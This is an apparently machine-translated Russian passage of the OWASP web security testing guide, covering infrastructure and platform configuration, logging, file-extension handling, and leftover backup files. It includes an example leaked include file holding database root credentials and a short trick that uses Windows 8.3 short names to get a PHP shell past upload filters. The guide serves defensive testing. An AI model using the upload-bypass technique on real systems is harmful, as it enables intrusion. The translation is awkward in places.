Например, уязвимость веб-сервера, которая позволяет удаленному злоумышленнику раскрыть исходный код самого приложения (уязвимость, возникающая несколько раз как на веб-серверах, так и на серверах приложений), может поставить под угрозу приложение, поскольку анонимные пользователи могут использовать информация, раскрытая в исходном коде, для усиления атак на приложение или его пользователей.

Для проверки инфраструктуры управления конфигурацией необходимо выполнить следующие шаги:

- Необходимо определить различные элементы, составляющие инфраструктуру, чтобы понять, как они взаимодействуют с веб-приложением и как они влияют на его безопасность.
- Все элементы инфраструктуры должны быть проверены, чтобы убедиться, что они не содержат каких-либо известных уязвимостей.
- Необходимо провести обзор административных инструментов, используемых для поддержки всех различных элементов.
- Системы проверки подлинности необходимо пересмотреть, чтобы убедиться, что они удовлетворяют потребностям приложения и что они не могут управляться внешними пользователями для обеспечения доступа.

- Список определенных портов, которые требуются для приложения, должен поддерживаться и находиться под контролем изменений.

После сопоставления различных элементов, составляющих инфраструктуру (см. «Карта сети и архитектура приложения»), можно просмотреть конфигурацию каждого найденного элемента и проверить наличие любых известных уязвимостей.

Цели теста

Сопоставьте инфраструктуру, поддерживающую приложение, и поймите, как это влияет на безопасность приложения.

Как проверить

Известные уязвимости сервера

Уязвимости, обнаруженные в различных областях архитектуры приложения, будь то веб-сервер или внутренняя база данных, могут серьезно скомпрометировать само приложение. Например, рассмотрим уязвимость сервера, которая позволяет удаленному, не прошедшему проверку подлинности пользователю загружать файлы на веб-сервер или даже заменять файлы. Эта уязвимость может поставить под угрозу приложение, поскольку мошеннический пользователь может заменить само приложение или ввести код, который может повлиять на внутренние серверы, так как его код приложения будет запускаться так же, как и любое другое приложение.

Анализ уязвимостей сервера может быть затруднительным, если тест необходимо выполнить с помощью слепого теста на проникновение. В этих случаях уязвимости необходимо тестировать с удаленного сайта, обычно с использованием автоматического инструмента. Однако тестирование некоторых уязвимостей может привести к непредсказуемым результатам на веб-сервере, а тестирование других (например, тех, которые непосредственно участвуют в атаках типа «отказ в обслуживании») может оказаться невозможным из-за простоя службы, если тест прошел успешно.

Некоторые автоматизированные инструменты будут отмечать уязвимости на основе полученной версии веб-сервера. Это приводит к ложным срабатываниям и ложным отрицаниям. С одной стороны, если версия веб-сервера была удалена или скрыта администратором локального сайта, средство сканирования не будет помечать сервер как уязвимый, даже если это так. С другой стороны, если поставщик, предоставляющий программное обеспечение, не обновляет версию веб-сервера, когда уязвимости устранены, средство сканирования будет отмечать несуществующие уязвимости. Последний случай на самом деле очень распространен, так как некоторые поставщики операционных систем поддерживают исправления портов уязвимостей в программном обеспечении, которое они предоставляют в операционной системе, но не выполняют полную загрузку до последней версии программного обеспечения. Это происходит в большинстве дистрибутивов GNU / Linux, таких как Debian, Red Hat или SuSE. В большинстве случаев, Сканирование уязвимостей в архитектуре приложения позволяет обнаруживать только уязвимости, связанные с «открытыми» элементами архитектуры (например, веб-сервером), и обычно не может обнаружить уязвимости, связанные с элементами, которые не подвергаются непосредственному воздействию, например бэкэнды аутентификации, внутренняя база данных или используемые обратные прокси.

Наконец, не все поставщики программного обеспечения публично раскрывают уязвимости, и поэтому эти уязвимости не регистрируются в общедоступных базах данных уязвимостей [2]. Эта информация раскрывается только клиентам или публикуется с помощью исправлений, которые не сопровождаются соответствующими рекомендациями. Это снижает полезность инструментов сканирования уязвимостей. Как правило, покрытие уязвимостей этими инструментами будет очень хорошим для распространенных продуктов (таких как веб-сервер Apache, сервер Microsoft Internet

Information Server или Lotus Domino от IBM), но будет недостаточно для менее известных продуктов.

Вот почему анализ уязвимостей лучше всего проводить, когда тестировщик получает внутреннюю информацию об используемом программном обеспечении, в том числе используемые версии и выпуски, а также исправления, применяемые к программному обеспечению. С помощью этой информации тестировщик может получить информацию от самого поставщика и проанализировать, какие уязвимости могут присутствовать в архитектуре и как они могут повлиять на само приложение. Когда это возможно, эти уязвимости можно протестировать, чтобы определить их реальное воздействие и определить, могут ли быть какие-либо внешние элементы (такие как системы обнаружения или предотвращения вторжений), которые могут уменьшить или свести на нет возможность успешной эксплуатации. Тестеры могут даже определить с помощью проверки конфигурации, что уязвимости даже нет, поскольку она затрагивает программный компонент, который не используется.

Стоит также отметить, что поставщики иногда беззвучно исправляют уязвимости и делают исправления доступными в новых выпусках программного обеспечения. У разных поставщиков будут разные циклы выпуска, определяющие поддержку, которую они могут предоставлять для более старых версий. Тестировщик с подробной информацией о версиях программного обеспечения, используемых архитектурой, может проанализировать риск, связанный с использованием старых выпусков программного обеспечения, которые могут не поддерживаться в краткосрочной перспективе или уже не поддерживаются. Это очень важно, так как, если бы уязвимость обнаружилась в старой версии программного обеспечения, которая больше не поддерживается, персонал системы мог бы не знать об этом напрямую. Для него никогда не будет доступно никаких исправлений, и в рекомендациях может не указываться, что эта версия уязвима, поскольку она больше не поддерживается. Даже в том случае, если им известно о наличии уязвимости и уязвимости системы, им потребуется выполнить полное обновление до новой версии программного обеспечения, что может привести к значительному простоя в архитектуре приложения или может привести к повторному запуску приложения. кодируется из-за несовместимости с последней версией программного обеспечения.

Инструменты управления

Любая инфраструктура веб-сервера требует наличия административных инструментов для поддержки и обновления информации, используемой приложением. Эта информация включает в себя статический контент (веб-страницы, графические файлы), исходный код приложения, базы данных аутентификации пользователей и т. Д. Средства администрирования могут отличаться в зависимости от сайта, технологии или используемого программного обеспечения. Например, некоторые веб-серверы будут управляться с использованием административных интерфейсов, которые сами по себе являются веб-серверами (такими как веб-сервер iPlanet) или будут управляться с помощью текстовых файлов конфигурации (в случае Apache [3]) или использовать операционную систему Инструменты GUI (при использовании IIS-сервера Microsoft или ASP.Net). я

В большинстве случаев конфигурация сервера будет обрабатываться с использованием различных инструментов обслуживания файлов, используемых веб-сервером, которые управляются через FTP-серверы, WebDAV, сетевые файловые системы (NFS, CIFS) или другие механизмы. Очевидно, что операционная система элементов, составляющих архитектуру приложения, также будет управляться с помощью других инструментов. В приложения также могут быть встроены административные интерфейсы, которые используются для управления самими данными приложения (пользователями, контентом и т. Д.).

После сопоставления административных интерфейсов, используемых для управления различными частями архитектуры, важно проанализировать их, поскольку, если злоумышленник получит доступ к любому из них, он может затем поставить под угрозу или повредить архитектуру

приложения. Для этого важно:

- Определите механизмы, которые контролируют доступ к этим интерфейсам и связанные с ними восприимчивости. Эта информация может быть доступна онлайн.
- Измените имя пользователя и пароль по умолчанию.

Некоторые компании предпочитают не управлять всеми аспектами своих приложений веб-сервера, но могут иметь другие стороны, управляющие контентом, предоставляемым веб-приложением. Эта внешняя компания может либо предоставлять только части контента (обновления новостей или рекламные акции), либо полностью управлять веб-сервером (включая контент и код). Обычно в этих ситуациях можно найти административные интерфейсы, доступные из Интернета, поскольку использование Интернета обходится дешевле, чем предоставление выделенной линии, которая соединит внешнюю компанию с инфраструктурой приложений через интерфейс только для управления. В этой ситуации очень важно проверить, могут ли административные интерфейсы быть уязвимыми для атак.

Ссылки

- [1] WebSEAL, также известный как Tivoli Authentication Manager, является обратным прокси-сервером от IBM, который является частью инфраструктуры Tivoli.
- [2] Например, Symantec Bugtraq, ISS X-Force или Национальная база данных уязвимостей NIST (NVD).
- [3] Существует несколько инструментов администрирования на основе графического интерфейса для Apache (например, NetLoony), но они еще не получили широкого распространения.

4.3.2. Тестирование конфигурации платформы приложения (OTG-CONFIG-002)

Резюме

Правильная конфигурация отдельных элементов, составляющих архитектуру приложения, важна для предотвращения ошибок, которые могут поставить под угрозу безопасность всей архитектуры.

Проверка и тестирование конфигурации является критически важной задачей при создании и поддержке архитектуры. Это связано с тем, что многим различным системам обычно предоставляются общие конфигурации, которые могут не подходить для задачи, которую они будут выполнять на конкретном сайте, на котором они установлены.

Хотя типичная установка через веб-сервер и сервер приложений будет содержать множество функций (например, примеры приложений, документацию, тестовые страницы), все, что не является необходимым, следует удалить перед развертыванием, чтобы избежать эксплуатации после установки.

Как проверить

Тестирование методом черного ящика

Образцы и известные файлы и каталоги

Многие веб-серверы и серверы приложений предоставляют при установке по умолчанию примеры приложений и файлов, которые предоставляются на благо разработчика и для проверки правильности работы сервера сразу после установки. Однако многие приложения веб-сервера по умолчанию позже стали уязвимыми. Это имело место, например, для CVE-1999-0449 (отказ в обслуживании в IIS, когда был установлен образец сайта Exair), CAN-2002-1744 (уязвимость обхода каталога в CodeBrws.asp в Microsoft IIS 5.0), CAN -2002-1630 (использование sendmail.jsp в Oracle 9iAS) или CAN-2003-1172 (обратный путь в каталогах в образце источника-представления в коконе Apache).

Сканеры CGI содержат подробный список известных файлов и образцов каталогов, предоставляемых различными веб-серверами или серверами приложений, и могут быть быстрым способом определения наличия этих файлов. Однако единственный способ убедиться в этом - это сделать полный обзор содержимого веб-сервера или сервера приложений и определить, связаны ли они с самим приложением или нет.

Комментарий

Очень часто и даже рекомендуется, чтобы программисты включали подробные комментарии в свой исходный код, чтобы другие программисты могли лучше понять, почему при кодировании данной функции было принято определенное решение. Программисты обычно добавляют комментарии при разработке больших веб-приложений. Однако комментарии, включенные в код HTML, могут содержать внутреннюю информацию, которая не должна быть доступна злоумышленнику. Иногда даже исходный код комментируется, поскольку функциональность больше не требуется, но этот комментарий просачивается на HTML-страницы, возвращаемые пользователям непреднамеренно.

Обзор комментариев должен быть сделан, чтобы определить, просочилась ли какая-либо информация через комментарии. Этот обзор может быть тщательно выполнен только путем анализа статического и динамического содержимого веб-сервера и поиска файлов. Может быть полезно просматривать сайт в автоматическом или управляемом режиме и сохранять весь полученный контент. Затем этот найденный контент можно искать для анализа любых комментариев HTML, доступных в коде.

Конфигурация системы

CIS-CAT дает ИТ-специалистам и специалистам по безопасности быструю и детальную оценку соответствия целевых систем стандартам CIS. CIS также предоставляет рекомендуемое руководство по усилению конфигурации системы, включая базу данных, ОС, веб-сервер, визуализацию.

1. <https://www.cisecurity.org/cis-benchmarks/>
2. <https://learn.cisecurity.org/benchmarks>

Тестирование методом серой коробки

Обзор конфигурации

Конфигурация веб-сервера или сервера приложений играет важную роль в защите содержимого сайта, и ее необходимо тщательно проанализировать, чтобы выявить типичные ошибки конфигурации. Очевидно, что рекомендуемая конфигурация варьируется в зависимости от политики сайта и функциональных возможностей, которые должны предоставляться серверным программным обеспечением. В большинстве случаев, однако, следует соблюдать рекомендации по настройке (предоставляемые поставщиком программного обеспечения или сторонними организациями), чтобы определить, был ли сервер должным образом защищен.

Невозможно в общем сказать, как сервер должен быть настроен, однако, некоторые общие рекомендации должны быть приняты во внимание:

- Включайте только те серверные модули (расширения ISAPI в случае IIS), которые необходимы для приложения. Это уменьшает поверхность атаки, так как сервер уменьшается в размере и сложности, поскольку программные модули отключены. Это также предотвращает влияние уязвимостей, которые могут появляться в программном обеспечении поставщика, на сайт, если они присутствуют только в модулях, которые уже отключены.
- Обращать внимание на ошибки сервера (40х или 50х) с помощью пользовательских страниц, а не страниц веб-сервера по умолчанию. В частности, убедитесь, что любые ошибки приложения не будут возвращены конечному пользователю и что код не пропущен через эти ошибки, поскольку это поможет злоумышленнику. На самом деле очень часто забывают об этом, поскольку разработчики действительно нуждаются в этой информации в предсерийной среде.
- Убедитесь, что серверное программное обеспечение работает с минимальными привилегиями в операционной системе. Это предотвращает непосредственное нарушение всей серверной программой ошибки всей системы, хотя злоумышленник может повысить привилегии, запустив код в качестве веб-сервера.
- Убедитесь, что серверное программное обеспечение правильно регистрирует как законный доступ, так и ошибки.
- Убедитесь, что сервер настроен для правильной обработки перегрузок и предотвращения атак типа «отказ в обслуживании». Убедитесь, что сервер правильно настроен на производительность.
- Никогда не предоставляйте неадминистративным удостоверениям (за исключением NT

SERVICE \ WMSvc) доступ к applicationHost.config, redirection.config и Administration.config (доступ на чтение или запись). Это включает в себя сетевую службу, IIS_IUSRS, IUSR или любую пользовательскую идентификацию, используемую пулами приложений IIS. Рабочие процессы IIS не предназначены для прямого доступа к любому из этих файлов.

- Никогда не размещайте в сети applicationHost.config, redirection.config и Administration.config. При использовании общей конфигурации предпочитайте экспортировать applicationHost.config в другое место (см. Раздел «Настройка разрешений для общей конфигурации»).
- Помните, что по умолчанию все пользователи могут читать .NET Framework machine.config и корневые файлы web.config. Не храните конфиденциальную информацию в этих файлах, если она предназначена только для глаз администратора.
- Зашифруйте конфиденциальную информацию, которая должна быть прочитана только рабочими процессами IIS, а не другими пользователями на компьютере.
- Не предоставляйте права записи для идентификатора, который веб-сервер использует для доступа к общему applicationHost.config. Эта личность должна иметь только доступ для чтения.
- Используйте отдельный идентификатор для публикации applicationHost.config в общем ресурсе. Не используйте этот идентификатор для настройки доступа к общей конфигурации на веб-серверах.
- Используйте надежный пароль при экспорте ключей шифрования для использования с общей -конфигурацией.
- Поддерживать ограниченный доступ к общему ресурсу, содержащему общие настройки и ключи шифрования. Если этот общий ресурс будет скомпрометирован, злоумышленник сможет прочитать и записать любую конфигурацию IIS для ваших веб-серверов, перенаправить трафик с вашего веб-сайта на вредоносные источники и в некоторых случаях получить контроль над всеми веб-серверами, загрузив произвольный код в IIS работника. процессы.
- Рассмотрите возможность защиты этого общего ресурса с помощью правил брандмауэра и политик IPsec, чтобы разрешить подключение только веб-серверам-участникам.

Логирование

Ведение журнала является важным активом безопасности архитектуры приложения, поскольку его можно использовать для обнаружения недостатков в приложениях (пользователи постоянно пытаются получить файл, который на самом деле не существует), а также для устойчивых атак со стороны мошеннических пользователей. Журналы, как правило, правильно генерируются сетью и другим серверным программным обеспечением. Нередко найти приложения, которые должным образом регистрируют свои действия в журнале, и, когда они это делают, основное предназначение журналов приложений состоит в том, чтобы создать выходные данные отладки, которые могут быть использованы программистом для анализа конкретной ошибки.

В обоих случаях (журналы сервера и приложения) необходимо проверить и проанализировать несколько проблем на основе содержимого журнала:

1. Содержат ли журналы конфиденциальную информацию?
2. Хранятся ли журналы на выделенном сервере?
3. Может ли использование журнала генерировать условие отказа в обслуживании?
4. Как они вращаются? Хранятся ли журналы в течение достаточного времени?
5. Как проверяются журналы? Могут ли администраторы использовать эти обзоры для обнаружения целевых атак?
6. Как сохраняются резервные копии журналов?
7. Проверяются ли данные в журнале (мин. / Макс. Длина, символы и т. Д.) Перед регистрацией?

Чувствительная информация в журналах

Некоторые приложения могут, например, использовать запросы GET для пересылки данных формы, которые будут видны в журналах сервера. Это означает, что журналы сервера могут содержать конфиденциальную информацию (например, имена пользователей в качестве паролей или данные банковского счета). Эта конфиденциальная информация может быть использована злоумышленником неправильно, если он получил журналы, например, через административные интерфейсы или известные уязвимости веб-сервера или неправильную конфигурацию (например, известную неправильную настройку *состояния сервера* в HTTP-серверах на основе Apache).

Журналы событий часто содержат данные, которые полезны для злоумышленника (утечка информации) или могут быть использованы непосредственно в эксплоитах:

- Отладочная информация
- Следы стека
- Usernames
- Имена системных компонентов
- Внутренние IP-адреса
- Менее конфиденциальные личные данные (например, адреса электронной почты, почтовые адреса и номера телефонов, связанные с указанными лицами)
- Бизнес данные

Кроме того, в некоторых юрисдикциях хранение конфиденциальной информации в файлах журналов, например личных данных, может побудить предприятие применять законы о защите данных, которые они будут применять к своим внутренним базам данных, также для файлов журналов. И неспособность сделать это, даже неосознанно, может повлечь за собой штрафы согласно действующим законам о защите данных.

Более широкий список конфиденциальной информации:

- Исходный код приложения
- Значения идентификации сеанса
- Жетоны доступа
- Конфиденциальные личные данные и некоторые формы личной информации (РП)
- Пароли аутентификации
- Строки подключения к базе данных
- Ключи шифрования
- Данные о банковском счете или держателе платежной карты
- Данные с более высокой классификацией безопасности, чем система регистрации, могут храниться
- Коммерчески конфиденциальная информация
- Информация, которую незаконно собирать в соответствующей юрисдикции
- Информация, которую пользователь выбрал из коллекции, или не дал согласие, например, на использование не отслеживать, или когда истекло согласие на сбор

Расположение журнала

Обычно серверы генерируют локальные журналы своих действий и ошибок, используя диск системы, на которой работает сервер. Однако, если сервер скомпрометирован, злоумышленник может стереть его логи, чтобы очистить все следы его атак и методов. Если это произойдет,

системный администратор не будет знать, как произошла атака или где находится источник атаки. На самом деле, большинство наборов инструментов злоумышленника включают *zapper* журнала, который способен очищать любые журналы, которые содержат заданную информацию (например, IP-адрес злоумышленника) и обычно используются в корневых комплектах системного уровня злоумышленника.

Следовательно, разумнее хранить журналы в отдельном месте, а не на самом веб-сервере. Это также упрощает агрегирование журналов из разных источников, относящихся к одному и тому же приложению (например, из фермы веб-серверов), и также облегчает анализ журналов (который может потреблять много ресурсов ЦП) без влияния на сам сервер.

Хранение журнала

Журналы могут вводить условие отказа в обслуживании, если они хранятся неправильно. Любой злоумышленник, обладающий достаточными ресурсами, может выдать достаточное количество запросов, которые заполнили бы выделенное пространство для файлов журнала, если они специально не защищены от этого. Однако, если сервер настроен неправильно, файлы журнала будут храниться в том же разделе диска, что и для программного обеспечения операционной системы или самого приложения. Это означает, что, если диск должен быть заполнен операционной системой, или приложение может выйти из строя из-за невозможности записи на диск.

Обычно в системах UNIX журналы располагаются в / var (хотя некоторые установки сервера могут находиться в / opt или / usr / local), и важно убедиться, что каталоги, в которых хранятся журналы, находятся в отдельном разделе. В некоторых случаях и для предотвращения воздействия на системные журналы каталог журналов самого серверного программного обеспечения (например, / var / log / apache на веб-сервере Apache) следует хранить в выделенном разделе.

Это не означает, что журналы должны иметь возможность расти, чтобы заполнить файловую систему, в которой они находятся. Необходимо отслеживать рост журналов сервера, чтобы обнаружить это условие, поскольку это может указывать на атаку.

Тестирование этого условия столь же просто и опасно в производственных средах, как и запуск достаточного и постоянного количества запросов, чтобы проверить, зарегистрированы ли эти запросы и есть ли возможность заполнить раздел журнала через эти запросы. В некоторых средах, где параметры QUERY_STRING также регистрируются независимо от того, создаются ли они с помощью запросов GET или POST, можно моделировать большие запросы, которые будут быстрее заполнять журналы, поскольку, как правило, один запрос приводит к тому, что только небольшой объем данных будет регистрируется, например, дата и время, IP-адрес источника, запрос URI и результат сервера.

Ротация журнала

Большинство серверов (но мало пользовательских приложений) будут вращать журналы, чтобы предотвратить заполнение файловой системы, в которой они находятся. При вращении бревен предполагается, что информация в них необходима только в течение ограниченного периода времени.

Эта функция должна быть проверена, чтобы убедиться, что:

- Журналы хранятся в течение времени, определенного в политике безопасности, не больше и не меньше.
- Журналы сжимаются после поворота (это удобно, поскольку это будет означать, что для одного и того же доступного дискового пространства будет храниться больше журналов).
- Разрешение файловой системы для повернутых файлов журнала такое же (или более строгое), что и для самих файлов журнала. Например, веб-серверам нужно будет записывать в журналы, которые они используют, но им на самом деле не нужно записывать в повернутые журналы, что означает, что разрешения файлов могут быть изменены при ротации, чтобы предотвратить их изменение в процессе веб-сервера.

Некоторые серверы могут вращать журналы, когда достигают заданного размера. В этом случае необходимо убедиться, что злоумышленник не может заставить журналы вращаться, чтобы скрыть свои следы.

Контроль доступа к журналу

Информация журнала событий никогда не должна быть видна конечным пользователям. Даже веб-администраторы не должны видеть такие журналы, так как это нарушает разделение функций контроля. Убедитесь, что любая схема управления доступом, используемая для защиты доступа к необработанным журналам, и любые приложения, предоставляющие возможности просмотра или поиска в журналах, не связаны со схемами управления доступом для других ролей пользователей приложения. Ни один из данных журнала не должен просматриваться неаутентифицированными пользователями.

Просмотр журнала

Просмотр журналов может использоваться не только для извлечения статистики использования файлов на веб-серверах (на которой обычно сосредоточено большинство приложений на основе журналов), но также для определения того, происходят ли атаки на веб-сервере.

Для анализа атак веб-сервера необходимо проанализировать файлы журнала ошибок сервера. Обзор должен быть сосредоточен на:

- 40х (не найдено) сообщений об ошибках. Большое их количество из одного и того же источника может указывать на использование сканера CGI против веб-сервера.
- 50х (ошибка сервера) сообщений. Это может быть признаком того, что злоумышленник злоупотребляет частями приложения, которые неожиданно перестают работать. Например, на первых этапах атаки SQL-инъекцией эти сообщения об ошибках выдаются, когда SQL-запрос сформирован неправильно и его выполнение завершается неудачно в серверной базе данных.

Статистика или анализ журналов не должны создаваться и храниться на том же сервере, который создает журналы. В противном случае злоумышленник может из-за уязвимости веб-сервера или неправильной конфигурации получить к ним доступ и получить информацию, аналогичную той, которая будет раскрыта самими файлами журналов.

Ссылки

- Apache
 - Apache Security, Иван Ристик, O'reilly, март 2005 г.
 - Секреты безопасности Apache: раскрыты (снова), Марк Кокс, ноябрь 2003 г. - <http://www.awe.com/mark/apcon2003/>
 - Секреты безопасности Apache: раскрыты, ApacheCon 2002, Лас-Вегас, Марк Дж. Кокс, октябрь 2002 г. - <http://www.awe.com/mark/apcon2002>
 - Настройка производительности - <http://httpd.apache.org/docs/misc/perf-tuning.html>
- Lotus Domino
 - Lotus Security Handbook, William Tworek и др., Апрель 2004 г., доступен в коллекции IBM Redbooks
 - Lotus Domino Security, документ X-force, Internet Security Systems, декабрь 2002 г.
 - Защита от взлома Lotus Domino Web Server, Дэвид Литчфилд, октябрь 2001,
 - NGSSoftware Insight Security Research, доступно по адресу <http://www.nextgenss.com>
- Microsoft IIS
 - Безопасность IIS 6.0, автор Rohyt Belani, Michael Muckin, - <http://www.securityfocus.com/print/infocus/1765>
 - Настройка безопасности IIS 7.0 - <http://technet.microsoft.com/en-us/library/dd163536.aspx>
 - Защита вашего веб-сервера (шаблоны и практики), корпорация Microsoft, январь 2004 г.
 - IIS Security и программирование контрмер, Джейсон Кумбс
 - От плана к крепости: руководство по обеспечению безопасности IIS 5.0, Джон Дэвис, Microsoft Corporation, июнь 2001 г.
 - Контрольный список служб информационной безопасности в Интернете 5, Майкл Ховард, корпорация Microsoft, июнь 2000 г.
 - «ИНФОРМАЦИЯ: Использование URLScan в IIS» - <http://support.microsoft.com/default.aspx?scid=307608>
- IPlanet от Red Hat (ранее Netscape)
 - Руководство по безопасной настройке и администрированию веб-сервера iPlanet, Enterprise Edition 4.1, автор James M Hayes, группа сетевых приложений Центра систем и сетевых атак (SNAC), NSA, январь 2001 г.
- WebSphere
 - IBM WebSphere V5.0 Security, Серия руководств по WebSphere, автор Peter Kovari и др., IBM, декабрь 2002 г.
 - IBM WebSphere V4.0 Advanced Edition Security, Питер Ковари и др., IBM, март 2002 г.
- генеральный
 - [Шпаргалка](#) , OWASP
 - [SP 800-92](#) Руководство по управлению [журналом](#) компьютерной безопасности, NIST
 - [PCI DSS v2.0](#), требование 10 и PA-DSS v2.0, требование 4, Совет по стандартам безопасности PCI

4.3.3. Обработка расширений тестового файла для конфиденциальной информации (OTG-CONFIG-003)

Резюме

Расширения файлов обычно используются на веб-серверах, чтобы легко определить, какие технологии, языки и плагины должны использоваться для выполнения веб-запроса. Хотя это поведение согласуется с RFC и веб-стандартами, использование стандартных расширений файлов предоставляет тестеру проникновения полезную информацию о базовых технологиях, используемых в веб-устройстве, и значительно упрощает задачу определения сценария атаки, который будет использоваться в определенных технологиях. Кроме того, неправильная настройка веб-серверов может легко раскрыть конфиденциальную информацию об учетных данных для доступа.

Проверка расширений часто используется для проверки загружаемых файлов, что может привести к неожиданным результатам, поскольку содержимое не соответствует ожидаемому, или из-за неожиданной обработки имени файла ОС.

Определение того, как веб-серверы обрабатывают запросы, соответствующие файлам с различными расширениями, может помочь в понимании поведения веб-сервера в зависимости от типа файлов, к которым осуществляется доступ. Например, это может помочь понять, какие расширения файлов возвращаются как текстовые или простые по сравнению с теми, которые вызывают выполнение на стороне сервера. Последние указывают на технологии, языки или плагины, которые используются веб-серверами или серверами приложений, и могут предоставить дополнительную информацию о том, как разрабатывается веб-приложение. Например, расширение «.pl» обычно ассоциируется с поддержкой Perl на стороне сервера. Однако одно только расширение файла может быть обманчивым и не вполне убедительным. Например, серверные ресурсы Perl могут быть переименованы, чтобы скрыть тот факт, что они действительно связаны с Perl. См. Следующий раздел «Компоненты веб-сервера» для получения дополнительной информации об идентификации серверных технологий и компонентов.

Как проверить

Принудительный просмотр

Отправьте запросы `http [s]` с различными расширениями файлов и проверьте, как они обрабатываются. Проверка должна проводиться для каждого веб-каталога. Проверьте каталоги, которые позволяют выполнение сценария. Каталоги веб-сервера могут быть идентифицированы сканерами уязвимостей, которые ищут наличие хорошо известных каталогов. Кроме того, зеркальное отображение структуры веб-сайта позволяет тестировщику реконструировать дерево веб-каталогов, обслуживаемых приложением.

Если архитектура веб-приложения сбалансирована по нагрузке, важно оценить все веб-серверы. Это может или не может быть легко, в зависимости от конфигурации инфраструктуры балансировки. В инфраструктуре с избыточными компонентами могут быть небольшие различия в конфигурации отдельных веб-серверов или серверов приложений. Это может произойти, если в

веб-архитектуре используются гетерогенные технологии (например, набор веб-серверов IIS и Apache в конфигурации с балансировкой нагрузки, которая может привести к незначительному асимметричному поведению между ними и, возможно, различным уязвимостям).

" *Пример:*

Тестер обнаружил наличие файла с именем connection.inc. Попытка доступа к нему напрямую возвращает его содержимое, а именно:

```
<?
    mysql_connect("127.0.0.1", "root", "")
    or die("Could not connect");
?>
```

Тестировщик определяет наличие серверной части СУБД MySQL и (слабые) учетные данные, используемые веб-приложением для доступа к нему.

Следующие расширения файлов никогда не должны возвращаться веб-сервером, поскольку они относятся к файлам, которые могут содержать конфиденциальную информацию, или к файлам, для которых нет причин быть обслуживаемыми.

- .asa
- .inc

Следующие расширения файлов относятся к файлам, которые при обращении к ним либо отображаются, либо загружаются браузером. Следовательно, файлы с этими расширениями должны быть проверены, чтобы убедиться, что они действительно должны быть обслужены (и не являются остатками), и что они не содержат конфиденциальную информацию.

- .zip, .tar, .gz, .tgz, .rar, ...: (сжатые) архивные файлы
- .java: Нет причин предоставлять доступ к исходным файлам Java
- .txt: текстовые файлы
- .pdf: PDF документы
- .doc, .rtf, .xls, .ppt, ...: офисные документы
- .bak, .old и другие расширения, указывающие на файлы резервных копий (например: ~ для файлов резервных копий Emacs)

Приведенный выше список подробно описывает лишь несколько примеров, поскольку расширения файлов слишком велики, чтобы рассматривать их здесь всесторонне. Обратитесь к <http://filext.com/> для более подробной базы данных расширений.

Для идентификации файлов, имеющих заданные расширения, можно использовать сочетание методов. Эти методы могут включать в себя сканеры уязвимостей, инструменты паутинга и зеркалирования, ручной осмотр приложения (это преодолевает ограничения в автоматическом паутинге), запросы поисковых систем (см. [Тестирование: паутинга и поиск в Google](#)). См. Также «[Тестирование старых, резервных и файлов без ссылок](#)», в котором рассматриваются проблемы безопасности, связанные с «забытыми» файлами.

Файл загружен

Устаревшая обработка файлов в Windows 8.3 иногда может использоваться для устранения фильтров загрузки файлов

Usage Examples:

file.phtml gets processed as PHP code

FILE~1.PHT is served, but not processed by the PHP ISAPI handler

shell.phpWND can be uploaded

SHELL~1.PHP will be expanded and returned by the OS shell, then processed by the PHP ISAPI handler

Тестирование методом серая коробка

Выполнение тестирования «белого ящика» на предмет обработки расширений файлов равнозначно проверке конфигураций веб-серверов или серверов приложений, участвующих в архитектуре веб-приложений, и проверке того, как им предписано обслуживать различные расширения файлов.

Если веб-приложение использует гетерогенную инфраструктуру с балансировкой нагрузки, определите, может ли это привести к другому поведению.

Инструменты

Сканеры уязвимостей, такие как Nessus и Nikto, проверяют наличие известных веб-каталогов. Они могут позволить тестировщику загрузить структуру веб-сайта, что полезно при попытке определить конфигурацию веб-каталогов и то, как обслуживаются отдельные расширения файлов. Другие инструменты, которые можно использовать для этой цели, включают в себя:

- wget - <http://www.gnu.org/software/wget>
- curl - <http://curl.haxx.se>
- Google для «инструментов веб-зеркалирования».

4.3.3. Проверка старых, резервных и не имеющих ссылок файлов на конфиденциальную информацию (OTG-CONFIG-004)

Резюме

Хотя большинство файлов на веб-сервере непосредственно обрабатываются самим сервером, нередко можно найти несвязанные или забытые файлы, которые можно использовать для получения важной информации об инфраструктуре или учетных данных.

Наиболее распространенные сценарии включают в себя наличие переименованных старых версий измененных файлов, файлов включения, которые загружаются на выбранный язык и могут быть загружены в качестве источника, или даже для автоматического или ручного резервного копирования в виде сжатых архивов. Файлы резервных копий также могут создаваться автоматически базовой файловой системой, в которой размещено приложение, эта функция обычно называется «снимками».

Все эти файлы могут предоставлять тестеру доступ к внутренней работе, задним дверям, административным интерфейсам или даже учетным данным для подключения к административному интерфейсу или серверу базы данных.

Важным источником уязвимости являются файлы, которые не имеют ничего общего с приложением, но создаются в результате редактирования файлов приложения, или после создания резервных копий на лету, или оставления в дереве веб-страниц старых файлов или ссылок на них. файлы. Выполнение редактирования на месте или другие административные действия на рабочих веб-серверах могут непреднамеренно оставить резервные копии, либо автоматически сгенерированные редактором при редактировании файлов, либо администратором, который архивирует набор файлов для создания резервной копии.

Такие файлы легко забыть, и это может представлять серьезную угрозу безопасности приложения. Это происходит потому, что резервные копии могут быть созданы с расширениями файлов, отличными от расширений исходных файлов. *.Tar*, *.zip* или *.gz* архив, который мы создаем (и забыть ...) имеет, очевидно, другое расширение, и то же самое происходит с автоматическими копиями, созданных многими редакторами (например, Emacs создает резервную копию с именем *файл ~* при редактировании *файла*). Создание копии вручную может привести к тому же эффекту (подумайте о копировании *файла* в *file.old*). Базовая файловая система, в которой работает приложение, может создавать «снимки» вашего приложения в разные моменты времени без вашего ведома, что также может быть доступно через Интернет, создавая аналогичную, но другую угрозу стиля «резервного файла» для вашего приложения.

В результате эти действия генерируют файлы, которые не нужны приложению и могут обрабатываться веб-сервером не так, как исходный файл. Например, если мы создаем копию *файла login.asp* с именем *login.asp.old*, мы разрешаем пользователям загружать исходный код *login.asp*. Это связано с тем, что *login.asp.old* обычно будет использоваться как текстовый или простой текст, а не выполняться из-за его расширения. Другими словами, доступ к *login.asp* вызывает выполнение серверного кода *login.asp*, а доступ к *login.asp.old* вызывает содержимое *login.asp.old*. (который, опять же, серверный код) должен быть явно возвращен пользователю и отображен в браузере. Это

может представлять угрозу безопасности, поскольку может быть раскрыта конфиденциальная информация.

Как правило, разоблачение кода на стороне сервера - плохая идея. Вы не только излишне разоблачаете бизнес-логику, но вы можете неосознанно раскрывать информацию, связанную с приложением, которая может помочь злоумышленнику (имена путей, структуры данных и т. Д.). Не говоря уже о том, что существует слишком много сценариев со встроенными именами пользователя и паролем в виде открытого текста (что является небрежной и очень опасной практикой).

